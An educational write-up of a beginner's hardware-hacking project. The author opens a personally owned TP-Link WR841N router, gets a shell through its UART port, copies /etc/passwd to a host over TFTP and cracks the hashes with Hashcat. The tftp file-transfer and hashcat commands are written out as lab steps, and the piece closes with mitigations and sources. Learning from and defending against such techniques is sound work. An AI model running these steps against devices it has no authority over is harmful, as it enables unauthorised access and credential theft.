TP-Link Router Exploitation: A Beginner's Attempt at Hardware Hacking

By Grey Brewer

Introduction

My newfound passion for embedded systems and IoT security has been a natural progression from my foundational studies of Linux, systems administration, and cybersecurity principles. This transition was driven by a fascination with the interplay between software and hardware. As I deepened my understanding of operating systems and network security, I became increasingly curious about the vulnerabilities that exist at the hardware level. This curiosity led to hands-on exploration of embedded Linux systems and IoT devices, bridging theoretical knowledge with practical application and inspiring a deeper commitment to advancing my technical abilities. This document represents the culmination of those efforts, providing a detailed walkthrough of my practical engagement with hardware research and its broader implications. It also serves as my first "official" technical write up. I seek to delve into the intricate process of hardware-based research on the TP-Link WR841N router. By accessing the router's UART interface, we aim to unravel the layers of this embedded device. However, this endeavor is not merely about exploiting vulnerabilities for sport but about cultivating an appreciation for the systems that underpin our digital world in an effort to better protect end-users going forward.

Please see the bottom of this piece for citations, further reading, and a disclaimer for ethical practices.

Objectives

Primary: Learn more about securing embedded linux / IoT systems through hands-on, research-oriented hacking via device's physical hardware in a cost-effective manner.

Steps Outlined:

1. Gain physical access to the router's internal UART interface.
2. Perform OSINT on components where possible
3. Solder Header Pins to the PCB's test pins
4. Interface with the router using a UART-to-USB converter to establish a terminal session.
5. Locate and extract the password file to the host using TFTP..
6. Analyze the file using Hashcat for password recovery.
7. Utilize cracked password(s) to gain Root access.
8. Further explore the router with Root privileges.

Target Device Information

Manufacturer: TP-Link
Part Number: TL-WR841N(US)
Version: 14.6
Serial Number: Y244080002486

Link to Purchase (~$20): Amazon.com: TP-Link N300 Wireless Extender, Wi-Fi Router (TL-WR841N) - 2 x 5dBi High Power Antennas, Supports Access Point, WISP, Up to 300Mbps

---

Tools and Equipment

- TP-Link N300 (WR841N) Router - Link above
- Yihua 862BD+ soldering/hot air rework station
- Test header pins (2.54mm pitch)
- UART-to-USB converter (CP2102 in this case)
- iFixit Pro Tech Toolkit (any basic toolkit will work)
- Multimeter: Kaiweets TRMS 6000 counts
- Device running Kali Linux for interfacing and analysis (Lenovo ThinkPad T14)

Software

- Kali Linux
- Serial communication software (primarily used screen, but can also use PuTTY or minicom)
- Hashcat password recovery tool
- Sigrok Pulseview for captures
- NMAP
- Firefox ESR Browser

Disassembling the Router

I first needed to gain physical access to the Printed Circuit Board (PCB). This will allow me to get a better idea of the router's components / design. With that, I hope to gain a better idea of its vulnerabilities. I took the following steps:

1. **Power Off the Device:** Disconnect the router from the power source

2. **Remove the Casing:** Use a screwdriver to carefully remove the 4 screws securing the router's casing. Gently pry open the casing to expose the printed circuit board (PCB). Carefully use a spudger if needed!
3. **Inspect the PCB:** Locate the UART pin header on the PCB. We are fortunate that it is still labeled as TX, RX, GND, and VCC, making it much easier to find.

Components OSINT / Recon

I learned that datasheets, also referred to as "spec sheets", are publicly available for the vast majority of chips. Looking near the UART ports, I was able to take an educated guess on which chip is the Flash ROM (See below).

The chip was determined to be marked “cFeon QH32B-104HIP”. Googling this led me to the following link, with a multitude of useful information on the Flash Rom:
https://www.alldatasheet.com/datasheet-pdf/view/458184/EON/EN25Q32B-104HIP.html

General Description from the datasheet:
“The EN25Q32B is a 32 Megabit (4096K-byte) Serial Flash memory, with advanced write protection mechanisms. The EN25Q32B supports the standard Serial Peripheral Interface (SPI), and a high performance Dual output as well as Quad I/O using SPI pins…”

The main takeaways here are confirming that this chip was, in fact, a Flash ROM, and that it communicates using the SPI protocol.

Preparing the UART Interface

After successfully disassembling the router, the next step involves soldering test pins to the UART headers on the PCB. This process ensures a stable and reliable connection for interfacing with the router's UART interface.

1. **Test the PCB's Pins:** Although they are already labeled, it is best practice to use a multimeter to identify the TX (transmit), RX (receive), and GND (ground) pins.This also ensures no shorts or damages around the UART pads.
2. **Solder Header Pins:** Carefully solder 4 x 2.54mm header pins onto the exposed through-hole UART pads on the PCB.
    - Ensure strong and clean connections without solder bridges
3. **Connect UART-to-USB Converter:** Attach the UART pins to the corresponding pins on the converter:
    - TX (router) to RX (converter)
    - RX (router) to TX (converter)
    - GND (router) to GND (converter)


Establishing Communication

1. **Connect to the PC:** Plug the UART-to-USB converter into the PC's USB port.
2. **Launch Serial Terminal Software:** Launch screen and configure the serial connection with the following settings:
    - Baud rate: 115200
    - *Data bits: 8*
    - *Parity: None*
    - *Stop bits: 1*
    - *Flow control: None*


The italicized parameters above are default for screen, so our command will simply look like:

```
screen /dev/ttyUSB0 115200
```

3. **Access the UART Interface:** Power on the router. Monitor the boot sequence through the terminal software. For TP-Link routers, you can typically mash "tpl" during the first second or two of the boot process to gain a shell.



Here we see the firmware begin to boot. It starts by listing the version, which in this case is U-Boot 1.1.3. Since it is an open source tool, we see that Ralink specified their own version as “Ralink UBoot Version 4.3.0.0”. It also shows more manufacturing details, as well as confirming it uses a SPI flash component. From Andrew Bellini’s course, I learned that Dropbear is a commonly used form of SSH for embedded devices. The picture of the boot logs (below) show that the system stores the service’s secret key at `/var/tmp/dropbear_rsa_host_key`.



Navigating the U-Boot CLI

After successfully connecting to the router via the UART interface, my initial task was to explore the U-Boot CLI to better understand the system's layout and available tools. This exploration provided critical insights into the router's filesystem and potential areas of interest for further analysis.

1. **Examining System Binaries:**
    - Navigated to the `/bin and /sbin` directories to review available executables:

      ```
      ls -lah /bin

      ls -lah /sbin
      ```

    - This revealed essential binaries, including BusyBox, which was critical for subsequent file transfers.
2. **Reviewing Log Files:**
    - Inspected the `/var/log/` directory to check for system logs that might provide insights into system behavior:
      ls /var/log/
    - Logs in this directory were minimal, likely due to the router's limited storage capacity.
3. **Exploring Temporary Files:**
    - Checked the `/var/tmp/` directory for temporary files or processes that might reveal more about the system's operation:
      ls /var/tmp/
    - This directory was largely empty but remained a potential area to monitor during runtime.
4. **Locating Configuration and Password Files:**
    - Navigated to the `/etc/` directory and confirmed the presence of critical configuration files, including `passwd`:
      ls /etc/
    - The `passwd` file was identified as a primary target for extraction and analysis.

This initial reconnaissance within the U-Boot CLI was instrumental in mapping the router's file system and planning subsequent actions, such as transferring and analyzing the `passwd` file.

Extracting and Analyzing Password Files

Exfiltrating the Password File Using TFTP

I learned that in cases where direct file transfer is required, using TFTP (Trivial File Transfer Protocol) is typically an effective solution. It is lightweight enough to be run on many common embedded systems. Since we are using Kali Linux (with all tools/packages installed), the `atftpd` daemon is pre-installed, simplifying our setup process. Here's how we implemented this method:

1. **Start the TFTP Server on the Host Machine:**
    - Start the TFTP daemon
      `sudo atftpd --daemon`
        i. This should, by default in Kali, create a directory at `/srv/tftp` for the transfer process
2. **Transfer BusyBox (full version) to the Router:**
    - Download BusyBox on the host system:
      `sudo wget https://www.busybox.net/downloads/binaries/1.19.0/busybox-mipsel -O ~/tftp/busybox`
    - From the screen terminal, use TFTP to download BusyBox from the host:

      ```
      tftp -r busybox-mipsel -g <HOST_IP_ADDRESS>

      chmod +x busybox-mipsel
      ```

3. **Transfer Desired Files from the Router:**

   Commands I ran in screen:

   ```
   ./busybox tftp -p -l /etc/passwd <HOST_IP_ADDRESS>

   ./busybox tftp -l /bin/init -p <HOST_IP_ADDRESS>
   ```

4. **Verify File Receipt:**
    - On the host system, check the designated directory for the files:
      `ls ~/tftp`
    - Confirm that the files were successfully transferred.

Password Analysis with Hashcat

1. **Run Hashcat to attempt password cracking:**
   `hashcat -m 500 -a 0 tpl_hashes.txt /usr/share/wordlists/rockyou.txt`
2. **Display cracked passwords:**
   `hashcat -m 500 -a 0 tpl_hashes.txt /usr/share/wordlists/rockyou.txt --show`

Post-Root Exploration Details (more to come)

Perhaps the most humbling thing I learned is that gaining root access is nowhere near the end goal. The real learning will come through careful studying of the system's inner workings, now that we can transfer files back to our host freely. I will further revise the following as I continue, but here is my plan so far:

As I progress in my learning journey, I plan to explore deeper aspects of embedded system security by focusing on firmware extraction, analysis, and reverse engineering. Below are the key areas I intend to investigate:

Exploring Serial Connections with Python

I aim to utilize Python libraries such as `pyserial` to automate interactions with serial devices. This will allow me to:

- Script common UART interactions to streamline the analysis process.
- Further deepen my understanding of Python, and programming as a whole
- Programmatically monitor and log bootloader messages for deeper insights into the system startup process.
- Test for unexpected behaviors or vulnerabilities in the UART interface by sending scripted commands.

Firmware Analysis

Once the firmware is extracted, I plan to:

- Use tools like `binwalk` and `firmware-mod-kit` to analyze the firmware structure and extract its components.
- Identify configuration files, binaries, and scripts within the firmware image that may provide insights into system functionality or vulnerabilities.

- Compare extracted data with publicly available CVE (Common Vulnerabilities and Exposures) databases to identify known security issues.

Inspecting Firmware and Manual Firmware Extraction

Manual firmware extraction offers the opportunity to understand the nuances of how a specific embedded system operates. My future steps will include:

- Examining raw firmware dumps for file systems (e.g., squashfs, ext4) and extracting them manually using tools like `unsquahfs`.
- Analyzing startup scripts and configuration files to identify security misconfigurations, hardcoded credentials, or default settings.

Reverse Engineering Firmware

Finally, I plan to delve into reverse engineering the firmware to understand its deeper functionality. My focus will be on:

- Using tools like `Ghidra` or `IDA Pro` to analyze binaries extracted from the firmware image.
- Identifying communication protocols, cryptographic functions, and potential vulnerabilities in compiled code.
- Developing proof-of-concept exploits (where ethically appropriate) to demonstrate how vulnerabilities can be leveraged.

Mitigation Research / Recommendations:

After conducting some brief research on how vendors can mitigate these threats, I quickly learned that there are four common techniques. However, given cost / resource restrictions, they may be more easily applied to certain IoT devices than others:

1. **Disable UART Access:** Secure UART interfaces by removing exposed headers or disabling access via firmware.
2. **Firmware Updates:** Apply the latest security patches from the vendor to mitigate known vulnerabilities.
3. **Enable Secure Boot:** Protect the bootloader with a password to prevent unauthorized access.
4. **Encrypted Filesystem:** Use encryption to safeguard sensitive files such as password hashes.

Takeaway: Post-root exploration (so far) has provided concrete experience in scanning for a device's vulnerabilities and seeing which default settings require hardening, such as disabling unused services and enforcing strict authentication mechanisms. By systematically pursuing these goals, I will further build the skills required to excel in cybersecurity, particularly in roles focused on embedded systems, threat hunting, and vulnerability research.

Final Thoughts (For Now)

Through these current/future activities, I aim to:

1. Expand my understanding of embedded system architectures and their security implications.
2. Develop proficiency in the tools and techniques used for firmware analysis and reverse engineering.
3. Strengthen my ability to identify and mitigate vulnerabilities in IoT devices.

By following a systematic approach, this write-up hopes to highlight practical skills in hardware hacking, system analysis, and vulnerability mitigation, helping me gain first-hand experience with foundational cybersecurity principles. With as much fun as this has been, I look forward to new and more original research findings. I hope this helps other beginners to… begin!

Inspiration / Learning Sources / Further Reading

I first took interest in hardware hacking and began to form my own approach to this project from a combination of the following materials - I seek to give credit (and thanks) where I can:

Talks/Interviews:

- "Anyone Can Hack IoT" by Andrew Bellini - DEF CON 32
  https://www.youtube.com/watch?v=YPcOwKtRuDQ&t=1258s

- Ep. 3 Hardware Hacking (feat. Joe Grand) - Error Code Podcast by Robert Vamosi
  https://www.youtube.com/watch?v=7kYqhwuAeDs

Course: Beginner's Guide to IoT and Hardware Hacking by Andrew Bellini (TCM Security)
Books:

- *Practical IoT Hacking* by Fotios Chantzis and Ioannis Stais (among other contributors)

- *The Hardware Hacking Handbook* by Jasper van Woudenberg and Colin O'Flynn

Other:

- Matt Brown - Hardware Security Research / Bug Bounties (Youtube @mattbrwn) https://www.youtube.com/@mattbrwn
- Video - *How to Solder! (Beginner's Guide)* https://www.youtube.com/watch?v=3jAw41LRBxU&t=73s
- Shawn Powers - Linux Expert and Content Creator (Youtube @shawnp0wers) https://www.youtube.com/@shawnp0wers

Thank you for reading.

Disclaimer: Ensure adherence to legal and ethical standards when performing hardware research. Unauthorized access to devices may violate local laws and regulations.

- This process was conducted on personally owned hardware.
- The research was performed for educational purposes and aimed at improving security awareness.
- No unauthorized access or malicious activity was involved.
- Any new vulnerabilities discovered were responsibly disclosed to the vendor.